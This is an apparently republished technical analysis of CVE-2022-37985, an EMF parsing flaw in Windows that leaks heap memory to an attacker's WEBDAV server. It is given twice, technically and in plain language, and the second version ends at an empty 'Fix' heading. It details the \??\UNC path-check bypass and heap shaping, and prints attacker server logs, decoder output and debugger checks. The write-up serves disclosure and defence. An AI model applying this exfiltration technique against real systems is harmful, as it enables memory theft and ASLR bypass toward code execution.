The Art of Information Disclosure: A Deep Dive into CVE-2022-37985, a Unique Information Disclosure Vulnerability in Windows Graphics Component
A flaw in the Windows Graphics Component's handling of EMF image files allowed an out-of-bounds read of heap memory. An attacker could exfiltrate leaked memory bytes, such as a module address, to a remote server via a UNC path, helping bypass ASLR in exploits like those targeting Microsoft Word.

Perspectives
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In October 2022 Microsoft released a security patch for a unique information disclosure vulnerability in the Windows Graphics Component, tracked as CVE-2022-37985. It was discovered and reported to Microsoft by the Trellix Advanced Research Center. What makes it unusual is that it lets a remote attacker exfiltrate sensitive information, such as a memory address, through a native networking mechanism inside the vulnerable component itself, rather than reading the leaked data back in the same process.
The trigger is an Enhanced Metafile Format (EMF) image. EMF stores portable representations of graphical images as a sequence of records containing drawing commands, object definitions and configuration settings, which are parsed and processed to render the image on the output device. The record behind the bug is EMR_CREATECOLORSPACE, which creates a logical colour space object from a colour profile with an ASCII file name. A colour space is a specific range of colours that can be represented, such as RGB; a colour profile is a data file describing the colour characteristics of a device or colour space, used to translate colours between devices so they stay consistent.
The record and the LogColorSpace object it embeds are defined in the MS-EMF and MS-WMF specifications. Inside LogColorSpace there is an optional, variable-length Filename field holding the colour profile name in ASCII, with a maximum length of 260 bytes. Normally Filename is a null-terminated ASCII string and the record's Size field reflects the length of the whole record, including the variable Filename portion.

The parsing happens in gdi32full.dll. The handler for the record is MRCREATECOLORSPACE::bPlay, which before calling CreateColorSpaceA runs a preliminary integrity check through MRCREATECOLORSPACE::bCheckRecord.
Setup
The exploitation example targets Microsoft Word for Microsoft 365 (64-bit), which renders embedded EMF images when a document is opened. On the attacker side the report uses the SharpWebServer tool to listen on a chosen port and log incoming HTTP requests, plus a small Python script to decode the leaked bytes. Windbg attached to winword.exe on the victim's system is used to verify that the leaked values are genuine. The malicious document can reach the victim by phishing email, a SharePoint link or a thumb drive.
Finding it

MRCREATECOLORSPACE::bCheckRecord only validates that the length of the Filename field does not exceed 260 bytes. It does not verify that the field is present or that it is terminated with a null character.

That oversight allows an out-of-bounds read when the defective Filename field is accessed later. A malformed EMR_CREATECOLORSPACE record can therefore pass the check and reach CreateColorSpaceA, where the length of Filename is calculated and the ASCII name is converted to Unicode before being passed to CreateColorSpaceInternalW, which loads the specified colour profile file.

In the malformed record shown in the report the Filename field is absent, and the length calculation code reads four uninitialised padding bytes (0xd0d0d0d0) beyond the end of the record before stopping at an unmapped address, with page heap enabled. This is a classic out-of-bounds read, potentially leaking heap memory up to 260 bytes.
When the issue was first reported, MSRC treated it as a limited information disclosure and did not consider it serious enough for a security update. The report gives two likely reasons. First, returning the leaked bytes for later use is hard: the well-known trick of reading leaked image data back through a scripting runtime, such as the Canvas Pixel API, does not apply here, and most applications that support a scripting runtime, including modern browsers like Chrome and Edge, have dropped metafile rendering. Second, Filename is processed as an ASCII string, so the out-of-bounds access stops at the first null character (0x00), which limits severity.
Exploitation
The researchers kept going in search of a way around both limits, and after studying the specifications and debugging found a native network channel that could carry the leaked memory out.
Step 1: pick a colour space type that loads an external profile
The key is the ColorSpaceType field of LogColorSpace. Setting it to the enumeration value LCS_PROFILE_LINKED (0x4C494E4B) enables loading a colour profile from a separate file; the report notes that LCS_CALIBRATED_RGB may serve the same purpose. If the profile can be loaded from a UNC path pointing at a machine under the attacker's control, and the UNC path string is left unterminated, converting the path to Unicode will read past its end. The converted path may then carry the leaked memory bytes, which travel to the remote machine with the profile loading request.
Step 2: first attempt with a plain UNC path
A LogColorSpace object was crafted with ColorSpaceType set to LCS_PROFILE_LINKED and Filename set to something like \\172.16.96.***. The remote profile loading request was never sent.
Step 3: find the blocker

Tracing into CreateColorSpaceInternalW showed that the UNC path was being blocked by BuildIcmProfilePath, called from that function. It checks whether the colour profile path starts with a double slash or backslash and returns an error if it does.
Step 4: bypass with the NT internal path prefix

Replacing \\ with the NT internal path prefix representation \??\UNC bypassed the BuildIcmProfilePath checks, and the remote profile loading request reached KERNELBASE!CreateFileW without further issue. The leaked memory byte becomes part of the lpFileName parameter of CreateFileW; once the open request arrives there, the operating system delivers it. Depending on the UNC path scheme, the OS picks the protocol: WEBDAV (an HTTP extension) or SMB. In a default Windows configuration SMB is used; if a port is specified in the UNC path with the @ symbol, WEBDAV comes into play. Non-ASCII and unprintable characters of the smuggled data are likely to be encoded, for example percent-encoded in a WEBDAV URI, so the receiver may need a decoder to recover the information.
Step 5: work around null-character truncation
Data truncation at the null character cannot be avoided directly, but its effect can be mitigated. One measure is to increase the number of triggers: craft numerous malformed EMR_CREATECOLORSPACE records inside an EMF image and embed multiple copies of the resulting EMF in a Word document. The other is heap Fengshui: because the length of the UNC path is under the attacker's control, adjusting it (and therefore the size of the whole record) places the records in different heap areas, that is different heap buckets. Together these maximise the chance of leaking meaningful information such as a virtual function table pointer (vftable pointer) or a partial oauth2 access token (base64 encoded).
Step 6: run it against Word
For the demonstration the Filename field starts with \??\UNC\172.16.96.***@8888\, which directs to a WEBDAV server under the attacker's control, followed by a sequence of padding bytes x that control the overall record size. Multiple copies of the EMF file are inserted into the Word document. SharpWebServer listens on the specified port:
C:\>SharpWebServer.exe port=8888 dir=C:\Windows\Temp verbose=true
   :: SharpWebServer ::
   a Red Team oriented C# Simple HTTP Server with Net-NTLMv1/2 hashes capture functionality
   [.] Serving HTTP server on port : 8888
   [.] Serving files from directory : C:\Windows\Temp
   [.] Verbose mode turned on.
   …
   SharpWebServer [06.07.22, 18:39:40] 172.16.96.*** - "PROPFIND
   /xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx/%C3%A8%C3%96i%C2%B6%C3%BD%7F" - len: 0 (404)
   …
   SharpWebServer [06.07.22, 18:40:20] 172.16.96.*** - "PROPFIND
   /xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx/%C5%BD%C2%A4%C3%86%C2%B6%C3%BD%7F" - len: 0 (404)
Once the victim opens the document, the embedded EMF images are processed inside the winword.exe process and the vulnerability is triggered repeatedly. The server logs PROPFIND requests whose URIs contain the padding run followed by percent-encoded leaked bytes. The Python decoder recovers them:
   C:\>python decode.py %C3%A8%C3%96i%C2%B6%C3%BD%7F
   The original leaked bytes are: '\xe8\xd6i\xb6\xfd\x7f'
   The decoded leaked bytes are: 0xe8 0xd6 0x69 0xb6 0xfd 0x7f
   The leaked bytes could be a pointer: 0x7ffdb669d6e8
   C:\>python decode.py %C5%BD%C2%A4%C3%86%C2%B6%C3%BD%7F
   The original leaked bytes are: '\u017d\xa4\xc6\xb6\xfd\x7f'
   The decoded leaked bytes are: 0x8e 0xa4 0xc6 0xb6 0xfd 0x7f
   The leaked bytes could be a pointer: 0x7ffdb6c6a48e
Attaching Windbg to winword.exe on the victim lets the leaked values be checked against loaded modules:
   0:034> u 0x7ffdb669d6e8
   mso20win32client!Ordinal1409+0x1f998:
   00007ffd`b669d6e8 c03939 sar byte ptr [rcx],39h
   00007ffd`b669d6eb b6fd mov dh,0FDh
   00007ffd`b669d6ed 7f00 jg mso20win32client!Ordinal1409+0x1f99f (00007ffd`b669d6ef)
   0:034> dp 0x7ffdb669d6e8 L1
   00007ffd` b669d6e8 00007ffd`b63939c0
   0:034> u 0x7ffdb6c6a48e
   wwlib!DllMain+0x10bc5e:
   00007ffd`b6c6a48e 3d01020480 cmp eax,80040201h
   00007ffd`b6c6a493 0f841fa7ffff je wwlib!DllMain+0x106388 (00007ffd`b6c64bb8)
The proof of concept demonstrates leaking useful information such as a vftable pointer and the address of a loaded module. Unlike traditional information disclosure, where the data is used on the spot, here it is sent back to the attacker for later use. That matters for Microsoft Office, which lacks a scripting runtime comparable to JavaScript for reading back leaked memory. With the leaked module address the attacker can defeat ASLR and build a second-stage exploit around another memory write vulnerability to reach remote code execution. In such a chain the first stage is embedded in the Word document and the second stage is retrieved at runtime, for example from a link pre-embedded in the same document pointing to an attacker-controlled UNC path; the attacker must precisely control when the second stage is fetched.
Root cause
The flaw is in the validation logic of MRCREATECOLORSPACE::bCheckRecord: it checks only that the Filename length does not exceed 260 bytes, and never checks that the field exists or that it is null-terminated. A record with no Filename at all passes, and the later length calculation in CreateColorSpaceA reads past the end of the record. The existing defence, the record integrity check, was incomplete rather than absent, and the ASCII-string handling that stops the read at a null byte limits but does not prevent the leak.
Impact
A remote attacker could potentially exfiltrate sensitive process memory, such as a module address or a vftable pointer, from an application that renders a crafted EMF, over SMB or WEBDAV. In the Word scenario this defeats ASLR and, chained with a memory write vulnerability, could lead to remote code execution. The leak is bounded by the 260-byte field limit and by truncation at the first null character, and the practical reach depends on the victim application rendering metafiles; browsers such as Chrome and Edge no longer do so.
Fix
Microsoft's patch modified MRCREATECOLORSPACE::bCheckRecord and added checks validating the integrity of the EMR_CREATECOLORSPACE record: the Filename field must be a null-terminated ASCII string and its length must be correctly included in the record's Size field.
Where patching is not possible, the report suggests temporarily disabling the WebClient service to prevent exfiltration over WEBDAV, and closely monitoring suspicious outgoing network traffic. In the Word scenario, keep Protected View enabled, since it blocks untrusted embedded content. Trellix also provides the network IPS signature 0x452b8e00: http: Microsoft Windows Graphics Component Information Disclosure Vulnerability (CVE-2022-37985) to detect exploitation attempts.
Variants to test
- Other colour space types: set
ColorSpaceTypetoLCS_CALIBRATED_RGBinstead ofLCS_PROFILE_LINKEDand leave the path unterminated. A positive result is a profile loading request leaving the process with bytes appended to the path. - Other path prefixes: try NT internal path forms other than
\??\UNCagainst path-prefix checks like the one inBuildIcmProfilePath. A positive result is a request reachingCreateFileWand the network. - Protocol selection: put a port in the UNC path with
@to force WEBDAV, or omit it for SMB. A positive result is a logged request whose URI or path carries encoded leaked bytes. - Heap placement: vary the padding length to move records between heap buckets, and embed many malformed records and many EMF copies. A positive result is a decoded value that resolves to a module or vftable in a debugger.
- Other record parsers: look for handlers that validate a length but not presence or termination of a variable string. A positive result is an out-of-bounds read that reaches an external resource loader.
What happened, in plain words
In October 2022, Microsoft released a security update for a flaw in Windows. The flaw is tracked as CVE-2022-37985. A CVE is a public catalogue number given to a security bug so that everyone can refer to the same issue. The bug was found and reported to Microsoft by the Trellix Advanced Research Center.
The bug is an information disclosure: a way for an attacker to make a program reveal data it should keep to itself. What makes this one unusual is how the data gets out. Normally, when a program leaks memory, the attacker has to read the leaked bytes back inside the same program, for example by running some JavaScript in a browser. Here, the vulnerable Windows component itself sends the leaked bytes over the network to a machine the attacker controls. The attacker does not need to read anything back locally; the data arrives by itself.
The trigger is an image file in a format called Enhanced Metafile Format, or EMF. Think of EMF as a recipe for a drawing: instead of storing pixels, it stores a list of instructions such as "draw a line here" or "create a colour object with these settings". When a program opens the image, it reads the instructions one by one and carries them out. Each instruction is called a record.
The record behind this bug is called EMR_CREATECOLORSPACE. It tells Windows to create a colour space object from a colour profile file whose name is given in plain text (ASCII). A colour space is simply a defined range of colours, such as RGB. A colour profile is a small data file that describes how a particular device or colour space shows colours, so that colours look the same on different screens and printers.
The record and the LogColorSpace object it contains are defined in two public Microsoft documents, the MS-EMF and MS-WMF specifications. Inside LogColorSpace there is an optional field called Filename, which holds the colour profile name in ASCII and can be up to 260 bytes long. Under normal circumstances the name ends with a null character, a byte with value zero (0x00) that marks the end of a text string, and the record's Size field correctly states how long the whole record is, including the variable-length Filename part.
Figure 1 shows the layout of the record and the object as drawn in those specifications: the fixed fields first, then the variable Filename text at the end.
The code that reads these records lives in a Windows library called gdi32full.dll. The function that handles this particular record is MRCREATECOLORSPACE::bPlay. Before it calls another function, CreateColorSpaceA, to actually create the colour space object, it runs a quick sanity check on the record using MRCREATECOLORSPACE::bCheckRecord.
Setting up the demonstration
The example in the report targets Microsoft Word for Microsoft 365 (64-bit). Word renders embedded EMF images when a document is opened, which makes it a good victim program for the demonstration.
On the attacker's side, three tools are used:
- SharpWebServer, a small web server that listens on a chosen port and logs every incoming HTTP request. HTTP is the language browsers and web servers use to talk to each other; a request is a message asking for something, and a server is the program that answers.
- A short Python script that decodes the leaked bytes found in those requests. Python is a programming language often used for small utility scripts.
- Windbg, a Microsoft debugging tool, attached to
winword.exe(the Word process) on the victim's machine. A debugger is a tool that lets you pause a running program and inspect its memory, so it is used here to confirm that the leaked values are genuine.
The malicious document can reach the victim in several ways: a phishing email, a link on SharePoint (Microsoft's document-sharing service) or a USB thumb drive.
Finding the flaw
MRCREATECOLORSPACE::bCheckRecord only checks one thing: that the length of the Filename field does not exceed 260 bytes. It does not check that the field is actually there, and it does not check that the text ends with a null character.
Figure 2 shows the check as it looked before the patch: the length limit is enforced, but presence and termination are not.
That missing check allows an out-of-bounds read. Memory is like a long row of numbered boxes; a program is only allowed to read the boxes that belong to it for a given task. An out-of-bounds read means the program keeps reading past the end of its own data and picks up whatever happens to sit next to it. A malformed EMR_CREATECOLORSPACE record can therefore pass the check and reach CreateColorSpaceA. There, the length of Filename is calculated, the ASCII name is converted to Unicode (a wider text encoding that can represent far more characters), and the result is passed to CreateColorSpaceInternalW, the function that loads the colour profile file.
In the malformed record shown in the report, the Filename field is missing entirely. The length calculation code then reads four uninitialised padding bytes (0xd0d0d0d0) beyond the end of the record, and only stops when it reaches an address that is not mapped, meaning memory the program is not allowed to touch at all. The report notes that page heap was enabled; page heap is a debugging mode that places guard pages around memory blocks so that reads past the end are caught immediately. This is a classic out-of-bounds read, and it could leak up to 260 bytes of heap memory. The heap is the general-purpose pool of memory a program uses for data whose size is only known while it runs.
Figure 3 shows the debugger stopping at the unmapped address after the read has run past the end of the record.
When the issue was first reported, Microsoft's Security Response Center (MSRC, the team that handles security reports) treated it as a limited information disclosure and did not consider it serious enough for a security update. The report gives two likely reasons.
First, getting the leaked bytes back for later use is hard. The well-known trick of reading leaked image data back through a scripting runtime, such as the Canvas Pixel API (a browser feature that lets JavaScript read the pixels of an image drawn on a web page), does not work here. On top of that, most applications that support a scripting runtime, including modern browsers such as Chrome and Edge, have stopped rendering metafile images altogether.
Second, Filename is handled as an ASCII string, so the out-of-bounds read stops at the first null character (0x00). That limits how much can leak.
Exploiting the flaw
The researchers did not give up. They kept looking for a way around both limits, and after studying the specifications and debugging, they found a native network channel that could carry the leaked memory out. "Native" here means the feature is built into Windows itself, not added by the attacker.
Step 1: choose a colour space type that loads an external profile
The key is the ColorSpaceType field of LogColorSpace. Setting it to the value LCS_PROFILE_LINKED (0x4C494E4B) makes Windows load a colour profile from a separate file. The report notes that LCS_CALIBRATED_RGB may serve the same purpose. If that file can be loaded from a UNC path pointing at a machine the attacker controls, and the path string is left unterminated, then converting the path to Unicode will read past its end. A UNC path is a Windows way of naming a file on another computer on the network, written with two leading backslashes, like \\server\share. The converted path may then carry the leaked memory bytes, and those bytes travel to the remote machine together with the profile loading request.
Step 2: first attempt with a plain UNC path
The researchers built a LogColorSpace object with ColorSpaceType set to LCS_PROFILE_LINKED and Filename set to something like \\172.16.96.***. The remote profile loading request was never sent. The attempt failed silently.
Step 3: find the blocker
Tracing deeper into CreateColorSpaceInternalW showed why: the UNC path was being blocked by a function called BuildIcmProfilePath, which is called from that function. It checks whether the colour profile path starts with a double slash or backslash and returns an error if it does. In other words, this check refuses colour profile paths that start with a double slash or backslash.
Figure 4 shows that check in the code.
Step 4: bypass with the NT internal path prefix
Replacing \\ with the NT internal path prefix representation \??\UNC got past the BuildIcmProfilePath checks. The remote profile loading request then reached KERNELBASE!CreateFileW without further issue. CreateFileW is the Windows function for opening a file; the W stands for wide, meaning it takes Unicode text. The leaked memory byte becomes part of its lpFileName parameter, the argument that holds the file name. Once the open request arrives there, the operating system takes over and delivers it.
Depending on how the UNC path is written, the OS picks the protocol. Two are mentioned: WEBDAV, which is an extension of HTTP for files, and SMB, the standard Windows file-sharing protocol. In a default Windows configuration SMB is used. If a port is specified in the UNC path with the @ symbol, WEBDAV comes into play instead. Non-ASCII and unprintable characters in the smuggled data are likely to be encoded, for example percent-encoded in a WEBDAV URI. Percent-encoding is the convention where a character is written as a percent sign followed by two hexadecimal digits, such as %C3%A8, so that it can travel safely inside a web address. The receiver may therefore need a decoder to recover the original bytes.
Figure 5 shows the leaked byte sitting inside the file name passed to CreateFileW, on its way out over the network.
Step 5: work around null-character truncation
Data truncation at the null character cannot be avoided directly, but its effect can be reduced. The report describes two measures.
- Increase the number of triggers. Craft many malformed
EMR_CREATECOLORSPACErecords inside one EMF image, and embed several copies of that EMF in a Word document. Each attempt has a chance of leaking something useful, so more attempts mean better odds. - Heap Fengshui. Because the length of the UNC path is under the attacker's control, changing it also changes the size of the whole record. That places the records in different areas of the heap, called heap buckets. Heap Fengshui is the practice of arranging memory allocations so that interesting data ends up next to the attacker's data.
Together these maximise the chance of leaking meaningful information, such as a virtual function table pointer (vftable pointer) or a partial oauth2 access token (base64 encoded). A vftable pointer is an address stored inside an object that tells the program where to find the object's functions; knowing it reveals where a module sits in memory. An access token is a piece of text that proves an identity, like a temporary key; base64 is a way of writing binary data as plain text.
Step 6: run it against Word
For the demonstration, the Filename field starts with \??\UNC\172.16.96.***@8888\, which points to a WEBDAV server under the attacker's control on port 8888. It is followed by a run of padding bytes x that control the overall record size. Several copies of the EMF file are inserted into the Word document. SharpWebServer listens on the chosen port:
C:\>SharpWebServer.exe port=8888 dir=C:\Windows\Temp verbose=true
   :: SharpWebServer ::
   a Red Team oriented C# Simple HTTP Server with Net-NTLMv1/2 hashes capture functionality
   [.] Serving HTTP server on port : 8888
   [.] Serving files from directory : C:\Windows\Temp
   [.] Verbose mode turned on.
   …
   SharpWebServer [06.07.22, 18:39:40] 172.16.96.*** - "PROPFIND
   /xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx/%C3%A8%C3%96i%C2%B6%C3%BD%7F" - len: 0 (404)
   …
   SharpWebServer [06.07.22, 18:40:20] 172.16.96.*** - "PROPFIND
   /xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx/%C5%BD%C2%A4%C3%86%C2%B6%C3%BD%7F" - len: 0 (404)
Line by line:
C:\>SharpWebServer.exe port=8888 dir=C:\Windows\Temp verbose=truestarts the server.port=8888is the network port to listen on,dir=C:\Windows\Tempis the folder it serves files from, andverbose=truemakes it print every request in detail.- The next lines are the server's banner: its name, a one-line description, and confirmation that it is listening on port 8888, serving from
C:\Windows\Temp, with verbose mode on. - The
…marks skipped output. - Each
SharpWebServer [date, time] 172.16.96.*** - "PROPFIND ..."line is one logged request.PROPFINDis a WEBDAV command used to ask about files on a server. The long run ofxcharacters is the padding from the file name. The%C3%A8%C3%96i%C2%B6%C3%BD%7Fpart is the percent-encoded leaked memory.len: 0 (404)is part of the logged line; the leaked bytes are in the request path.
Once the victim opens the document, the embedded EMF images are processed inside the winword.exe process and the vulnerability is triggered again and again. The server logs PROPFIND requests whose addresses contain the padding run followed by percent-encoded leaked bytes. The Python decoder recovers them:
   C:\>python decode.py %C3%A8%C3%96i%C2%B6%C3%BD%7F
   The original leaked bytes are: '\xe8\xd6i\xb6\xfd\x7f'
   The decoded leaked bytes are: 0xe8 0xd6 0x69 0xb6 0xfd 0x7f
   The leaked bytes could be a pointer: 0x7ffdb669d6e8
   C:\>python decode.py %C5%BD%C2%A4%C3%86%C2%B6%C3%BD%7F
   The original leaked bytes are: '\u017d\xa4\xc6\xb6\xfd\x7f'
   The decoded leaked bytes are: 0x8e 0xa4 0xc6 0xb6 0xfd 0x7f
   The leaked bytes could be a pointer: 0x7ffdb6c6a48e
Line by line:
python decode.py %C3%A8%C3%96i%C2%B6%C3%BD%7Fruns the decoder script on the first encoded string taken from the server log.The original leaked bytes are: '\xe8\xd6i\xb6\xfd\x7f'shows the bytes as Python represents them;\xintroduces a hexadecimal byte value.The decoded leaked bytes are: 0xe8 0xd6 0x69 0xb6 0xfd 0x7flists the same six bytes in plain hexadecimal.The leaked bytes could be a pointer: 0x7ffdb669d6e8notes that, read as a 64-bit number, those bytes form an address, and addresses on 64-bit Windows often start with0x7ffd.- The second block repeats the same steps for the second logged request, producing the address
0x7ffdb6c6a48e.
Attaching Windbg to winword.exe on the victim lets the leaked values be checked against loaded modules:
   0:034> u 0x7ffdb669d6e8
   mso20win32client!Ordinal1409+0x1f998:
   00007ffd`b669d6e8 c03939 sar byte ptr [rcx],39h
   00007ffd`b669d6eb b6fd mov dh,0FDh
   00007ffd`b669d6ed 7f00 jg mso20win32client!Ordinal1409+0x1f99f (00007ffd`b669d6ef)
   0:034> dp 0x7ffdb669d6e8 L1
   00007ffd` b669d6e8 00007ffd`b63939c0
   0:034> u 0x7ffdb6c6a48e
   wwlib!DllMain+0x10bc5e:
   00007ffd`b6c6a48e 3d01020480 cmp eax,80040201h
   00007ffd`b6c6a493 0f841fa7ffff je wwlib!DllMain+0x106388 (00007ffd`b6c64bb8)
Line by line:
0:034> u 0x7ffdb669d6e8asks the debugger to disassemble, that is show the machine instructions, at the leaked address. The0:034>part is the debugger prompt.mso20win32client!Ordinal1409+0x1f998:says the address falls inside a module calledmso20win32client, at a named function plus an offset. A module is a file such as a DLL that the program has loaded into memory.- The three lines below are the instructions found there, with their addresses and the assembly code (
sar,mov,jg). dp 0x7ffdb669d6e8 L1displays one pointer-sized value (L1means length one) stored at that address.00007ffdb669d6e8 00007ffdb63939c0is the value found there: another address, again inside the same region.- The second
ucommand disassembles the second leaked address, which lands insidewwlib, the Word library, atDllMain+0x10bc5e, followed by its instructions.
The proof of concept demonstrates leaking useful information such as a vftable pointer and the address of a loaded module. Unlike traditional information disclosure, where the data is used on the spot, here it is sent back to the attacker for later use. That matters for Microsoft Office, which lacks a scripting runtime comparable to JavaScript for reading back leaked memory. With the leaked module address, the attacker can defeat ASLR and build a second-stage exploit around another memory write vulnerability to reach remote code execution. ASLR, Address Space Layout Randomization, is a defence that loads modules at random addresses each time a program starts, so an attacker cannot hard-code addresses; knowing one real address defeats it. Remote code execution means running the attacker's own code on the victim's machine. In such a chain the first stage is embedded in the Word document and the second stage is retrieved at runtime, for example from a link pre-embedded in the same document pointing to an attacker-controlled UNC path. The attacker must precisely control when the second stage is fetched.
Root cause
The flaw is in the validation logic of MRCREATECOLORSPACE::bCheckRecord. It checks only that the Filename length does not exceed 260 bytes, and never checks that the field exists or that it is null-terminated. A record with no Filename at all passes, and the later length calculation in CreateColorSpaceA reads past the end of the record. The existing defence, the record integrity check, was incomplete rather than absent, and the ASCII-string handling that stops the read at a null byte limits but does not prevent the leak.
Impact
A remote attacker could potentially exfiltrate sensitive process memory, such as a module address or a vftable pointer, from an application that renders a crafted EMF, over SMB or WEBDAV. In the Word scenario this defeats ASLR and, chained with a memory write vulnerability, could lead to remote code execution. The leak is bounded by the 260-byte field limit and by truncation at the first null character, and the practical reach depends on the victim application rendering metafiles; browsers such as Chrome and Edge no longer do so.
Fix
